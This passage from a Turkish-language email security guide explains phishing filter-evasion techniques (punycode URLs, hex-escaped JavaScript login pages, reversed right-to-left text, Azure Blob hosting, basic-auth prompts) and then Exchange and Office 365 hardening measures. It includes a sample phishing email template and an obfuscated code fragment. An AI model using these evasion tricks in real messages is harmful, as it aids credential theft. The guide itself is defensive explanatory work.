Office / E-Posta Sistemleri Tarafından ASCII Olarak Okunan URL: http[:]//xn--bilgielegeirme-pjb.com
Tarayıcı Tarafından Çözümlenen Asıl Zararlı URL: http[:]//bilgielegeçirme.com
```

E-posta güvenlik sistemi doğru alan adını tarayamadığı için e-postanın zararsız / doğru olarak iletilmesine izin vermektedir.

5.4. Hexadecimal Escape Characters

Hexadecimal kaçış karakterleri kullanılarak yapılan oltalama saldırıları diğer oltalama saldırılarından birkaç şekilde farklılık göstermektedir. Bu taktiğin kullanıldığı oltalama saldırılarında doğrudan zararlı sayfaya yönlendirme yapmak yerine kullanılan cihaza HTML uzantılı bir JavaScript kod parçası indirilir. İndirilen sayfa yerleşik sistemde çalıştırıldığı zaman kullanıcıyı bir giriş ekranıyla karşılar ve kullanıcının girdiği bilgileri işlem bitişinde saldırganlara ulaştırır. Yollanılan e-postanın herhangi bir aktif link içermemesi ve HTML kodunun içeriğinin doğrudan aktif olmaması sebebiyle birçok koruma sistemi dosyayı güvenli olarak işaretlemektedir. Kullanıcı tarafında gözükecek olan e-posta / indirilen dosya aşağıda gösterilmiştir.



Kullanıcının bilgisayarında yukarıdaki ekran alıntısında gösterilen bir oltalama sayfası açılmaktadır. Hexadecimal Kaçış Karakterleri kullanılarak yapılan oltalama saldırılarının en belirgin özelliklerinden biri tarayıcının geçerli bir sayfaya yönlendirme yapması yerine doğrudan "local" de bulunan dosyayı çalıştırmasıdır. Tarayıcıda gözüken uygulama yolu aşağıda gösterilmiştir.

```
file:///C:/Users/REDACTED/Desktop/Office365/htmlcodes/hex_escape.html
```

Dikkatli olan kullanıcıların gözünden kaçması çok olası olmamakla birlikte istatiksel olarak başarılı bir saldırı metodu olarak kabul edilmektedir. Karıştırılmış olarak indirilen dosyanın içeriğinin bir kısmı aşağıdaki kod bloğunda verilmiştir.

```
1.  <script type="text/javascript">
2.  document.write(unescape('
3.  ***
4.  x3c\x64\x69\x76\x20\x63\x6c\x61\x73\x73\x3d\x22\x63\x6f\x6e\x74\x61\x69\x6e\x65\x72\x22\x3e\xa\x20\x2
    0\x20\x3c\x6c\x61\x62\x65\x6c\x20\x66\x6f\x72\x3d\x22\x75\x6e\x61\x6d\x65\x22\x3e\x3c\x62\x3e\x55\x73
    \x65\x72\x6e\x61\x6d\x65\x3c\x2f\x62\x3e\x3c\x2f\x6c\x61\x62\x65\x6c\x3e\xa\x20\x20\x20\x3c\x69\x6e\x
    70\x75\x74\x20\x74\x79\x70\x65\x3d\x22\x74\x65\x78\x74\x22\x20\x70\x6c\x61\x63\x65\x68\x6f\x6c\x64\x6
    5\x72\x3d\x22\x45\x6e\x74\x65\x72\x20\x55\x73\x65\x72\x6e\x61\x6d\x65\x22\x20\x6e\x61\x6d\x65\x3d\x22
    \x75\
5.  ***
6.  ))
```

HTML dosyası olarak kaydedilen dosyanın içinde bulunan hexadecimal değerleri JavaScript yardımı ile tarayıcı üzerinde kullanıcıya gösterilmekte ancak karıştırıldığı ve dinamik kod bulundurmadığı için anti virüs sistemleri tarafından yakalanmamaktadır.

5.5. Text Redirection Deception

E-posta servislerinin güvenlik önlemlerini atlatmak için kullanılan bir diğer yöntem ise yazılan karakterlerin yönünü değiştirmektir. Office Security önlemlerinin SPAM ve zararlı mesajları algılamak için mesaj içeriklerini gözden geçirdiğinden bahsetmiştik. Text Redirection metodu e-postanın içeriğindeki yazının yönünü değiştirerek koruma sistemlerini atlatmayı amaçlamaktadır. Örneğin

```
Cyberwise
```

olarak gözükecek olan metin e-posta içerisinde,

```
<p><span style="unicode-bidi: bidi-override; DIRECTION: rtl">esiwrebyC</span></p>
```

şeklinde gözükecektir.

Zararlı e-posta kaynak kodu aşağıda verilmiştir. Sarı olarak işaretlenen bölümde “Office365” yazısının güvenlik sistemleri tarafından işaretlenmesini önlemek için ters bir şekilde yazıldığı görülmektedir.

```
<!DOCTYPE html>
<html lang="tr">
   <title>E-Posta Durumu</title>
   <body>
      <h1 style="background-color:#ff6347;">ACİL
         <h1>
            <FONT size=5>
               <p>Sayın [REDACTED],</p>
            </FONT>
            <h2>
               <span style="unicode-bidi: bidi-override; DIRECTION: rtl">!ritkecenellecnüG zınıbaseH 563eciffO</span>
            </h2>
            <p>Alıcı: [REDACTED]</p>
            <p>Mail Adresi: mail@mail.com</p>
            <p>
               <span style="unicode-bidi: bidi-override; DIRECTION: rtl"> :niyellecnüG izinireligliB atsoP-E neftüL.ridetkemkereg isemnellecnüg nizinireliglib atsop-e elyibebes mıkab ikadzımıralucunus [DETCADER] nıyaS</span>
            </p>
            <a style="unicode-bidi: bidi-override; DIRECTION: rtl; background-color:#139eed" href="http://zararlısite.com">ellecnüG ımatsoP-E</a>
            <p>
               <span style="unicode-bidi: bidi-override; DIRECTION: rtl;"> 563eciffO © yb derewoP
                  <img src="micrologo.png" style="vertical-align: middle;" width="200" height="80">
                  </span>
               </p>
      </body>
</html>
```

Zararlı kaynak kodu verilen e-posta örneği kullanıcı tarafında aşağıdaki şekilde gözükecektir.


5.6. windows.net Alan Adı Kullanılarak Oltalama Saldırısı

“Azure Blob Storage” Microsoft’un resim, video veya metin gibi verilerin depolanmasını ve sunulmasını sağladığı bir hizmetidir. Bu hizmet sayesinde müşteriler alanlarını “windows.net” alan adı ile hem HTTP hem de HTTPS üzerinden paylaşıma açabilirler. HTTPS ile bağlanma durumunda Microsoft’a ait SSL sertifikası gösterilecektir.

Saldırgan, Microsoft hizmetlerinin (Office 365 gibi) giriş sayfasını taklit ettiği sayfayı, bu hizmette barındırarak potansiyel kurbanlarını kandırma olasılığını artırabilir. Kurban SSL sertifikasını kontrol ettiğinde gerçekten Microsoft'a ait olduğunu görecektir.

5.7. HTTP Temel Kimlik Doğrulama Etkin Alandan Kaynak Yükleme

Office yazılımı, HTTP temel kimlik doğrulama etkin alandan kaynak yüklerken, kullanıcıya erişim bilgilerini soracaktır ve gerçek bir Windows kimlik doğrulama kutusu gösterecektir. Saldırganlar kullanıcıyı sistem erişim bilgilerini girmeye ikna ederek erişim parolalarını çalabilirler.



Ekran görüntüsü [23]

Ekran görüntüsünün alındığı GitHub reposu aynı zamanda bu tekniği kolaylaştıracak aracı sağlamaktadır.

[23] https://github.com/ryhanson/phishery

6. Exchange ve Office E-Posta Sunucularında Güvenlik Sıkılaştırmaları

Her sistem gibi e-posta sistemlerinin güvenliğinin sağlanması da kullanıcılar ve kurumsal ölçekteki işletmeler için büyük önem taşımaktadır. Bu bölümde Microsoft Exchange sunucularının, OWA ve Office365 sistemlerinin korunması için alınabilecek önlemlerden, kullanıcı bilgilendirmelerinden ve konfigürasyonlardan bahsedilecektir.

Exchange ve OWA sistemleri hakkında daha detaylı bilgi için Microsoft OWA-Exchange-365 Sistemleri bölümüne başvurabilirsiniz.

6.1. Role-Based Access Control

Role-based Access Control (RBAC), Microsoft Exchange 2013 sistemlerinden itibaren kullanılmaya başlanmış olup, Microsoft Exchange Server 2013 serisi ve sonrası için "default" izin modelidir. Yeni eklenilen bu sistem ile Microsoft Exchange Server 2007'de kullanılan Access Control Lists (ACL) bağımlılığından kurtulunmuştur. RBAC mekanizması, sistem yöneticilerine gerek granüler gerekse genel olarak izinlerin yönetilmesinde kolaylık sağlamakta ve ACL sistemlerin aksine, beklenmedik sonuçlarla karşılaşma ihtimalini çok düşük tutmaktadır. Verilen izinler kullanıcıların ve yöneticilerin yapabilecekleri eylemleri kısıtlamakta ya da arttırmaktadır. Verilen izinler kullanıcılara atanan rollere göre düzenlenmektedir.

Exchange sistemlerinde roller 2'ye ayrılmaktadır.

1. Yönetici Rolleri
2. Son Kullanıcı Rolleri (Sistem üzerine ön ekleri "My" olarak gösterilmektedir.)

Rollere göre ayrılan izinlerden kısaca bahsedilmesi gerekirse:

- Yönetici Rolleri: Bu rol tipi yöneticilere ve uzmanlara atanmalıdır. Sistem üzerinde değişiklik yapma hakkına sahiptirler. Exchange organizasyon bilgilerine erişim, veri tabanlarına erişim gibi normal kullanıcı yetkileriyle erişim sağlanamayan yerlere erişim yetkileri vardır.
- Son Kullanıcı Rolleri: Bu rol tipi kullanıcıların kendi gelen kutusu düzenini değiştirmesine olanak sağlamaktadır ve çoğunlukla düşük yetkiye sahiptir.

Sistem yöneticileri aynı zamanda "Çalışma Grubu" adı altında özel rol grupları oluşturabilmekte ve ihtiyaca göre izin / yetki ayarlaması yapabilmektedir.[24]

6.2. Exchange Sunucularda Remote Procedure Call (RPC) Kullanımı ve Güvenliği

Uzaktan prosedür / yordam çağrısı (RPC), dağıtık sistemler üzerinde başka bir cihazdaki (çoğunlukla aynı ağ üzerinde bulunan) "process"lerin çağırılmasını sağlamaktadır. 2000'li yıllarda yalnızca HTTP istek yapısını destekleyen RPC süreci günümüzde HTTPS sistemine de entegre olmuştur. RPC güvenliğinin sağlanması için:[25]

- RPC'nin zorunlu olmadıkça kullanılmaması,
- RPC Security Essentials, Secure RPC vs. şeklinde çift taraflı doğrulama yapan sistemlerin kullanılması,
- RPC kullanılması zorunlu ise RPC-over-HTTPS kullanılması,
- RPC sistemlerinin güncel tutulması (Yeni sistemlerde RPC sistemleri Outlook Anywhere ile değiştirilmiştir.)

tavsiye edilmektedir.

6.3. VPN Sistemleri Yerine Outlook Anywhere veya OWA kullanılması

Microsoft Outlook 2013, 2010 ve 2007 sistemlerinde, RPC-over-HTTP sistemleri Outlook Anywhere ile değiştirilmiştir. Outlook Anywhere kullanıcıların aynı ağ üzerinde olmadan Exchange Sunucularına erişmesine olanak sağlamaktadır ve aynı zamanda proxy özelliğini "default" olarak desteklemektedir.

OWA sistemleri ise Office365 üyelerine erişim izni verilen, web tabanlı bir kullanıcı arayüzüdür.

Şirket / Kurum dışı erişimler için VPN metodu yerine Microsoft tarafından desteklenilen ve işletilen sistemlerin (Outlook Anywhere, OWA, Office365) kullanılması tavsiye edilmektedir.[26]

24 https://docs.microsoft.com/en-us/exchange/permissions/permissions?view=exchserver-2019 https://docs.microsoft.com/en-us/exchange/permissions/role-assignment-policies?view=exchserver-2019
25 https://docs.citrix.com/en-us/citrix-sd-wan-wanop/11/secure-traffic-acceleration/rpc-over-http.html
25 https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wpo/7d2df784-557e-4fde-9281-9509653a0f17
25 https://en.wikipedia.org/wiki/Remote_procedure_call
25 https://docs.oracle.com/cd/E19683-01/806-4078/6jd6cjrte/index.html
25 https://docs.microsoft.com/en-us/windows/win32/rpc/rpc-security-essentials
26 https://docs.microsoft.com/en-us/exchange/outlook-anywhere-exchange-2013-help
26 https://www.hakanuzuner.com/outlook-2019-outlook-anywhere-ayari-nerede/

6.4. Exchange Best Practice Analyzer Kullanılması

Exchange Best Practice Analyzer (EBPA), Exchange 2013 ve 2016 sistemlerde "best-practice" metotların uygulanıp uygulanmadığını doğrulamak için kullanılan "MIT Licence" altında lisanslanmış PowerShell tabanlı bir araçtır. 2010 öncesinde sunucu dahilinde kullanıcıya teslim edilirken, 2013 yılından itibaren dışarıdan kurulum gerektirmektedir.

Yapılandırma / "Best-Practice" doğrulaması olarak aşağıdaki testleri gerçekleştirmektedir:

- Exchange Versions
- Build Numbers
- Client Access Namespaces
- Server FQDNs in URLs
- SSL 3.0 Protocol
- Client Access TTLs
- POP Service Status
- POP Secure Login
- POP Protocol Logging
- Database Backups
- AD Domain Level
- AD Forest Level
- Physical or Virtual

*Canlı sistemlerde 3.Parti uygulamaları kullanırken dikkatli olmanız tavsiye edilmektedir.[27]

6.5. Data Loss Protection (DLP) Entegrasyonu Sağlanması

Veri Kaybı Koruması (DLP), Microsoft Exchange sistemlerde Enterprise Client Access (CAL) paketine dahil olarak gelen bir eklenti / politika yönetimidir. Özellikle kurumsal içerik / bilgi hassasiyeti olan durumlarda bilgilerin korunmasını ve kaybının önlenmesini amaçlamaktadır. Çalışanların verimini düşürmeyip aynı zaman giden e-postaların kontrolünün sağlanmasını amaçlamaktadır. Otomatize bir sistem olup sistem yöneticisinin isteğine bağlı olarak yapılandırılabilmektedir. Politika sadece kurumsal Exchange ortamını terk edecek olan e-postalara yönelik olup, kurum içi yazışmaları etkilememektedir. DLP politikası esnek olup birçok şekilde ihtiyaca / isteğe göre düzenlenebilmektedir.

Sistemin çalışma işleyişi şu şekildedir;


1. Sistem yöneticisi kurum içini terk edecek yazışmaları kontrol etmek için politika izinlerini ayarlar,
2. Aynı ekran üzerinden sistem yöneticisi e-postanın içeriğine blacklisting / whitelisting yapabilmektedir,
3. Kurum içi kullanıcılar, kurum dışına e-posta iletmeye çalıştığı zaman belirlenen politika / uyarı tetiklenirse mesajın karşı tarafa iletilmediğine dair bir mesajla karşılaşacaklardır.

Örnek verilmesi gerekirse, sistem yöneticisi "T.C. Kimlik No" metnini kara listeye ekler. Kurum içi kullanıcı, kurum dışına "T.C. Kimlik No:12341234123" şeklinde bir metin içeren ileti yollamaya çalışırsa metin karşı tarafa iletilmeyecek ve kullanıcı sistem uyarısıyla karşılaşacaktır. [28]

6.6. Dosya İmzasının Taranması (Document Fingerprinting)

Document Fingerprinting, kurum içi hassas bilgilerin e-posta yoluyla kazara veya istenerek dışarı yollanmasını önlemek için kullanılan DLP sisteminin / politikasının bir parçası olarak sınıflandırılabilir. Exchange 2013 sistemlerde ve 365 Platformu altında Exchange Online üzerinden belirlenebilen bir politikadır. İsimden de anlaşılabileceği gibi hassas dosyaların kurum dışına çıkmamasını hedefleyen DF politikası basit bir metodolojiyle çalışmaktadır.

27 https://practical365.com/exchangeanalyzer/
27 https://github.com/ExchangeAnalyzer/ExchangeAnalyzer
27 https://github.com/ExchangeAnalyzer/ExchangeAnalyzer/wiki/Exchange-Analyzer-Tests
28 https://docs.microsoft.com/en-us/exchange/policy-and-compliance/data-loss-prevention/data-loss-prevention?view=exchserver-2019
28 https://www.cozumpark.com/exchange-server-2013-data-loss-prevention-dlp/



Sistem yöneticisi kurum içinde kullanılan rapor / dosya formatının bir örneğini PowerShell yardımıyla "DlpFingerprint" olarak oluşturmakta ve sisteme kaydetmektedir. Exchange sistemi aynı rapor formatında bilgi içeren herhangi bir iletinin dışarıya gönderilmek istediğini yakaladığı zaman iletinin yollanmasını önlemekte, sistem yöneticisine ve kullanıcıya uyarı vermektedir.[29]

Bu politika tarafından desteklenen dosya formatlarına aşağıdaki adresten ulaşabilirsiniz.

https://docs.microsoft.com/en-us/exchange/use-transport-rules-to-inspect-message-attachments-exchange-2013-help#supported-file-types-for-transport-rule-content-inspection (Document Fingerprinting Politikası tarafından desteklenen dosya tipleri)

Exchange sunucularda Document Fingerprinting Politikası kullanırken unutulmamalıdır ki:

- Şifreli olarak yollanan ekler sistem tarafından incelenememektedir.
- Sadece görsel içeren dosyalar sistem tarafından incelenememektedir.
- Parmak izi oluşturma adımında kullanılan taslaktaki tüm metin bilgisini içermeyen dosyalar sistem tarafından incelenememektedir.

6.7. Microsoft Baseline Security Analyzer (MBSA) Kullanımı

Microsoft Baseline Security Analyzer (MBSA), Microsoft tabanlı sistemlerde bir veya daha fazla cihazdan oluşan yapılardaki güvenlik açıklarını değerlendirmek / görüntülemek için kullanılmaktadır. Güvenlik yama versiyonları ve uyarı seçenekleri Windows Update Agent (WUA) tarafından belirlenmektedir. Dağınık sistemlerde, sistem yöneticilerinin sistemde bulunan tüm cihazların yama / güvenlik durumlarına erişim sağlayıp, kurumsal bazda kuş bakışı bir sistem / yama yönetimi sağlamasını amaçlamaktadır.

Yenilenmiş Exchange sistemlerinde farklı ayar ve yapılandırma seçenekleriyle yenilenmiş bölümleri bulunup, Windows Server 2008 ve 2003 versiyonlarını doğrudan desteklemektedir.[30]

6.8. Microsoft Security Assessment Tool (MSAT) Kullanımı

Microsoft Security Assessment Tool (MSAT) IT altyapısında risk değerlendirme için kullanılan bir araçtır. Her gün değişim / evrim göstermeye devam eden siber-arazi 'de sistem yöneticilerine ve güvenlik sorumlularına yardımcı olmaktadır. MSAT sisteminin MBSA sisteminden asıl farkı, MBSA sistemi yama yönetiminden sorumluyken MSAT sistemi kurum içinde güvenlik için uygulanan politikaların efektifliğini ve güvenliğini ölçmesidir.

MSAT, Microsoft şirketinin kendi ürünü olup ISO 17799 ve NIST-800.x standartlarını desteklemektedir.[31]

[29] https://docs.microsoft.com/en-us/microsoft-365/compliance/document-fingerprinting?view=o365-worldwide
29 https://docs.microsoft.com/en-us/exchange/overview-of-document-fingerprinting-in-exchange
[30] https://en.wikipedia.org/wiki/Microsoft_Baseline_Security_Analyzer
30 https://techcommunity.microsoft.com/t5/exchange-team-blog/microsoft-baseline-security-analyzer-automation/ba-p/592448
30 https://www.microsoft.com/en-us/download/details.aspx?id=19892 (for IT Professionals)
[31] https://www.computerweekly.com/tip/Microsoft-security-tools-MBSA-and-MSAT-explained
https://searchsecurity.techtarget.com/answer/How-Microsoft-security-assessment-tools-can-benefit-your-enterprise
https://www.microsoft.com/en-us/download/details.aspx?id=12273 (M. Security Assessment Tool v4.0)

6.9. Security Configuration Wizard (SCW) / Security Compliance Toolkit (SCT) Kullanımı

Security Configuration Wizard (yeni entegre yazılım adıyla Microsoft Security Compliance Toolkit), sistem yöneticilerinin ağ politikalarını, "Windows registry" değerlerini ve servislerini düzenlemeye yardımcı bir yazılımdır. SCT sistemi aynı zamanda kurumsal sistem yöneticilerinin Microsoft tarafından önerilen güvenlik taslaklarının canlı test edilmesi, düzenlenmesi ve saklanmasını sağlamaktadır. Windows Server 2012, 2016 ve 2019 sistemlerini desteklemekte, mevcut Windows 10 sistemlerinin çoğunda sorunsuz çalışmaktadır. Microsoft tarafından geliştirilmiş olup şu ana kadarki en stabil konfigürasyon sistemlerden biridir.[32]

6.10. Safe & Block List Kullanımı

Exchange Online Protection (EOP) sistemi, istenmeyen kullanıcı / yollayıcıları engellemek için sistem yöneticilerine çeşitli seçenekler tanımıştır. Bu güvenlik katmanlarından biri "blocked sender list" seçeneğidir. Kurumların belli e-posta adreslerinden gelen iletileri doğrudan engellemek için kullanılabildiği gibi belli adresler dışında gelen tüm iletilerin engellenmesi seçeneği ile kurum içi e-posta sistemlerini korumayı amaçlamaktadır.

Güvenli / güvensiz olarak işaretlenecek iletilerin parametre ayarları şu şekilde belirlenebilmektedir:

- Outlook Blocked Senders
- Kullanıcı Adresleri
- İleti Alan Adları
- Mail Flow Rules
- IP Block List

* Microsoft ve güvenlik firmalarına ait IP bloklarının engellenmemesi tavsiye edilmektedir.[33]

6.11. Düzenli Sistem Yedeklemesi Yapılması

Her sistemde olduğu gibi Exchange sistemlerinde de düzenli sistem yedeklemesi yapılması hassas bilgilerin ve konfigürasyonların korunmasını sağlamaktadır. Trajik veri kayıplarını önlemek ve canlı sistem üzerinde yapılan değişikliklerin beklenmedik sonuçlara neden olması durumunda sistem yedekleri, sistemi kısa sürede tekrardan çalışabilir hale getirmenin en kolay yollarından biridir.[34]

*Sistem yedeklenmesi yapıldıktan sonra "Kayıt Defteri" ve sistem geçmişi üzerinden doğrulama yapılması tavsiye edilmektedir.

6.12. Düzenli Sistem Kurtarma Noktaları Oluşturulması

Sistem yedeklemeleri çoğunlukla veri kaybının önlenmesini hedeflerken Exchange sistemlerde, sistem kurtarma noktasına geri dönüş yapıldığı zaman yapılandırmalar ve sistem politikaları da korunmaktadır. Kritik sistemlerin düzenli olarak yedeklenmesi beklenmedik kriz anlarında sistemin efektif ve hızlı bir şekilde çalışır hale gelmesinin en güvenli yollarındandır.[35]

*Sistem geri dönüş işlemleri yedeklemeye göre daha kritiktir ve daha çok zaman almaktadır.

6.13. Azure Active Directory Password Protection (AAAPP) Kullanılması

Microsoft tarafında yapılan araştırmada, Azure / Exchange sistemlerine günlük 10 milyon üzerinde kullanıcı-adı / şifre kombinasyon denemesi (Password Spraying saldırısı) yapıldığı raporlanmıştır. Azure AAPP, kullanıcıların daha güvenli parolalar seçmesini sağlamaktadır. Parola seçim / güvenlik derecelendirmesi aşaması tamamen AAAPP sistemi tarafından yapılmakta olup sistem yöneticileri çeşitli kombinasyonları ve metinleri politika olarak geçersiz kılabilir. Kullanıcılar parola güncellemesi / yenilemesi yaptıkları taktirde, AAAPP sistemi yeni parolanın politikayla uyumlu olup olmadığını kontrol edecek ve yeni parola testten geçemezse kullanıcıya uyarı mesajı verecektir.

Azure AAPP sistemi çalışma şeması aşağıda gösterilmiştir.


---

[32] https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-security-configuration-framework/security-compliance-toolkit-10
https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-security-configuration-framework/windows-security-baselines
https://www.microsoft.com/en-us/download/details.aspx?id=55319

[33] https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/create-block-sender-lists-in-office-365?view=o365-worldwide
https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/create-safe-sender-lists-in-office-365?view=o365-worldwide

[34] https://docs.microsoft.com/en-us/exchange/high-availability/disaster-recovery/backup-with-windows-server-backup?view=exchserver-2019
https://www.wikihow.com/Back-Up-Microsoft-Exchange-Server

[35] https://docs.microsoft.com/en-us/exchange/recover-an-exchange-server-exchange-2013-help
https://docs.microsoft.com/en-us/exchange/high-availability/disaster-recovery/backup-with-windows-server-backup?view=exchserver-2019



Şirket parola güvenliği politikası olarak kullanıcı parolalarının:

- Ürün Adı
- Marka Adı
- Şehir Adı (Şirket Merkezleri başta olmak üzere)
- Kurum İçi Özel Terimleri
- Kurum İçinde Kullanılan Kısaltmaları

içermemesi tavsiye edilmektedir.[36]

6.14. Azure Multi-Factor Authentication (A-MFA) Kullanımı

Çok Aşamalı Doğrulama (Multi-Factor Authentication), kullanıcı hesaplarının korunması için ekstradan eklenen bir koruma katmanıdır. Kullanıcı hesaplarının, kullanıcı adı / parola bilgileri ele geçirilmiş olsa bile korunmasını sağlamaktadır. Hesaplara giriş esnasında kullanıcı parolasının yanında fazladan bir doğrulama vektörü istemektedir. Bu vektörler:

- Yalnızca kullanıcının erişimi olan şahsi bir cihaz (telefon, donanımsal anahtar vs.)
- Kullanıcının biyometrik bilgileri (Parmak izi, yüz tanıma vs.)

olarak söylenebilir. Kullanıcılar parolalarıyla giriş yaptığı zaman, sistem tarafından bu metotlardan biriyle kendilerini doğrulamaları istenmektedir.[37]

Kullanıcının yukarıdaki vektörlerden “telefon” cihazını kullandığı varsayılırsa;

- Microsoft Authenticator App Uygulamasındaki Kodun Kullanılması

---

36 https://www.microsoft.com/en-us/research/publication/password-guidance/
36 https://www.microsoft.com/en-us/research/wp-content/uploads/2016/06/Microsoft_Password_Guidance-1.pdf
36 https://docs.microsoft.com/en-us/azure/active-directory/authentication/tutorial-configure-custom-password-protection
36 https://www.microsoft.com/security/blog/2020/04/23/protecting-organization-password-spray-attacks/
36 https://docs.microsoft.com/tr-tr/azure/active-directory/authentication/howto-password-ban-bad-on-premises-deploy
36 https://docs.microsoft.com/tr-tr/azure/active-directory/authentication/concept-password-ban-bad-on-premises
37 https://docs.microsoft.com/en-us/azure/active-directory/authentication/multi-factor-authentication-faq
37 https://docs.microsoft.com/en-us/microsoft-365/admin/security-and-compliance/set-up-multi-factor-authentication?view=o365-worldwide
37 https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-mfa-howitworks

- Microsoft Mobile App Kodunun Doğrulanması
- Kayıtlı Telefon Numarasına Gönderilen SMS Şifresi
- Kayıtlı Telefon Numarasının Aranıp Doğrulama Kodunun Sesli Okunması

şeklindeki metotları kullanarak 2. doğrulama aşamasına geçmesi beklenmektedir.

Yapılan araştırmalar MFA sisteminin, hesap bilgileri ifşa olsa dahi %99 ihtimalle hesabı koruduğunu göstermektedir.[38]

6.15. Microsoft Security Compliance Manager (SCM) 4.0 Kullanımı

Microsoft Security Compliance Manager, günümüzde emekliye ayrılmıştır. Eğer sisteminizde hala SCM yazılımı kurulu ve aktif ise Security Compliance Toolkit (SCT) ile değiştirmeniz tavsiye edilmektedir.[39]

6.16. Üçüncü Parti Koruma Yazılımlarının Kullanılması (Anti virüs – EDR Çözümleri)

